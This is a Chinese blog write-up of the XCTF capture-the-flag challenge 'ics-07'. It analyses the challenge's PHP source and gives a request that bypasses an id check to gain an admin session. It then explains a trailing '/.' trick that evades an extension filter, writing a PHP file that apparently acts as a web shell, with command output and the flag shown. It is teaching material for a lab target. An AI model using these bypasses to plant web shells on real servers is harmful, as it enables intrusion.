XCTF-高手进阶区：ics-07


原创

1stPeak 于 2020-04-14 17:31:46 发布 438 收藏 1

分类专栏： CTF刷题 文章标签： XCTF

本文链接：https://blog.csdn.net/qq_41617034/article/details/105516832

题目



发现view-source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>cetc7</title>
  </head>
  <body>
    <?php
    session_start();

    if (!isset($_GET[page])) {
      show_source(__FILE__);
      die();
```

```
    }

    if (isset($_GET[page]) && $_GET[page] != 'index.php') {
      include('flag.php');
    }else {
      header('Location: ?page=flag.php');
    }

    ?>

    <form action="#" method="get">
      page : <input type="text" name="page" value="">
      id : <input type="text" name="id" value="">
      <input type="submit" name="submit" value="submit">
    </form>
    <br />
    <a href="index.phps">view-source</a>

    <?php
     if ($_SESSION['admin']) {
       $con = $_POST['con'];
       $file = $_POST['file'];
       $filename = "backup/".$file;

       if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
          die("Bad file extension");
       }else{
            chdir('uploaded');
           $f = fopen($filename, 'w');
           fwrite($f, $con);
           fclose($f);
       }
     }
     ?>

    <?php
      if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
        include 'config.php';
        $id = mysql_real_escape_string($_GET[id]);
        $sql="select * from cetc007.user where id='$id'";
        $result = mysql_query($sql);
        $result = mysql_fetch_object($result);
      } else {
        $result = False;
        die();
      }

      if(!$result)die("<br >something wae wrong ! <br>");
      if($result){
        echo "id: ".$result->id."</br>";
        echo "name:".$result->user."</br>";
        $_SESSION['admin'] = True;
      }
     ?>

  </body>
</html>
```

第一段分析

参数page存在且其值不等于index.php，才会包含flag.php

```php
<?php
    session_start();

    if (!isset($_GET[page])) {
      show_source(__FILE__);
      die();
    }

    if (isset($_GET[page]) && $_GET[page] != 'index.php') {
      include('flag.php');
    }else {
      header('Location: ?page=flag.php');
    }

    ?>
```

第二段分析

首先`$_SESSION['admin']`，将`$con`的内容写入到`$file`，但文件后缀名不可以为`.php3/4/5/6/7/t/html`

```php
<?php
     if ($_SESSION['admin']) {
       $con = $_POST['con'];
       $file = $_POST['file'];
       $filename = "backup/".$file;

       if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
          die("Bad file extension");
       }else{
            chdir('uploaded');
           $f = fopen($filename, 'w');
           fwrite($f, $con);
           fclose($f);
       }
     }
     ?>
```

第三段分析


`$_SESSION['admin'] = True`可以满足第二段所需
该段需要满足参数id存在，id的浮点值不为`'1'`，id参数的最后一个数值是9

```php
<?php
    if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
      include 'config.php';
      $id = mysql_real_escape_string($_GET[id]);
      $sql="select * from cetc007.user where id='$id'";
      $result = mysql_query($sql);
      $result = mysql_fetch_object($result);
    } else {
      $result = False;
      die();
    }

    if(!$result)die("<br >something wae wrong ! <br>");
    if($result){
      echo "id: ".$result->id."</br>";
      echo "name:".$result->user."</br>";
      $_SESSION['admin'] = True;
    }
   ?>
```

总结

1、第三段
可以使用id=1+9来绕过
payload：

```
http://159.138.137.79:56884//index.php?page=flag.php&id=1+9
```




view-source
id: 1
name:admin


2、第二段

获得了admin，`$con`等于文件的内容，`$file`为文件名，`$filename = "backup/".$file`，因为`preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename`是判断.之后的值，那么可以使用例如`peak.php/.`绕过，（/.表示在peak.php文件所在目录加一个新的空目录，相当于没加，例如在一个网站后面加/.，测试后即可了解），绕过正则后，还有一个问题，它改变了当前目录，这就是chdir搞得鬼，那，何为chdir?

```
chdir
(PHP 4, PHP 5, PHP 7)
chdir — 改变目录

说明
chdir( string $directory) : bool
将 PHP 的当前目录改为 directory。

参数
directory
新的当前目录

返回值
成功时返回 TRUE， 或者在失败时返回 FALSE。

错误 / 异常
Throws an error of level E_WARNING on failure.

范例
Example #1 chdir() 例子
<?php

// current directory
echo getcwd() . "\n";

chdir('public_html');

// current directory
echo getcwd() . "\n";

?>


以上例程的输出类似于:
/home/vincent
/home/vincent/public_html
```

相当于，将当前所在目录后面添加一个新的目录，该文件即在新添的这个目录下，根据代码所知，原本是在根目录下，现在在根目录后面添加一个`uploaded目录`，$filename就在`根目录/uploaded下`，所以，第二段的payload为：







Index of /uploaded/backup

Name	Last modified	Size	Description
Parent Directory		-	
peak.php	2020-04-14 09:24	30	


Apache/2.4.7 (Ubuntu) Server at 159.138.137.79 Port 56884



www-data



/proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu0/domain1/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain1/flags /proc/sys/kernel/sched_domain/cpu10/domain0/flags /proc/sys/kernel/sched_domain/cpu10/domain1/flags /proc/sys/kernel/sched_domain/cpu11/domain0/flags /proc/sys/kernel/sched_domain/cpu11/domain1/flags /proc/sys/kernel/sched_domain/cpu12/domain0/flags /proc/sys/kernel/sched_domain/cpu12/domain1/flags /proc/sys/kernel/sched_domain/cpu13/domain0/flags /proc/sys/kernel/sched_domain/cpu13/domain1/flags /proc/sys/kernel/sched_domain/cpu14/domain0/flags /proc/sys/kernel/sched_domain/cpu14/domain1/flags /proc/sys/kernel/sched_domain/cpu15/domain0/flags /proc/sys/kernel/sched_domain/cpu15/domain1/flags /proc/sys/kernel/sched_domain/cpu2/domain0/flags /proc/sys/kernel/sched_domain/cpu2/domain1/flags /proc/sys/kernel/sched_domain/cpu3/domain0/flags /proc/sys/kernel/sched_domain/cpu3/domain1/flags /proc/sys/kernel/sched_domain/cpu4/domain0/flags /proc/sys/kernel/sched_domain/cpu4/domain1/flags /proc/sys/kernel/sched_domain/cpu5/domain0/flags /proc/sys/kernel/sched_domain/cpu5/domain1/flags /proc/sys/kernel/sched_domain/cpu6/domain0/flags /proc/sys/kernel/sched_domain/cpu6/domain1/flags /proc/sys/kernel/sched_domain/cpu7/domain0/flags /proc/sys/kernel/sched_domain/cpu7/domain1/flags /proc/sys/kernel/sched_domain/cpu8/domain0/flags /proc/sys/kernel/sched_domain/cpu8/domain1/flags /proc/sys/kernel/sched_domain/cpu9/domain0/flags /proc/sys/kernel/sched_domain/cpu9/domain1/flags /proc/kpageflags /var/www/html/flag.php /sys/devices/pnp0/00:04/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS23/flags /sys/devices/platform/serial8250/tty/ttyS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/devices/platform/serial8250/tty/ttyS4/flags /sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS9/flags /sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/platform/serial8250/tty/ttyS14/flags /sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags /sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS17/flags /sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/module/scsi_mod/parameters/default_dev_flags /usr/lib/perl/5.18.2/bits/waitflags.ph




```
1 <html>
2 <head>
3   <meta charset="utf-8" />
```

```
<meta charset="utf-8" />
</head>
<body>
  <?php
    $flag="cyberpeace{ece51431aeb36fc4aa983c1d5373e22c}";
  ?>
</body>
</html>
```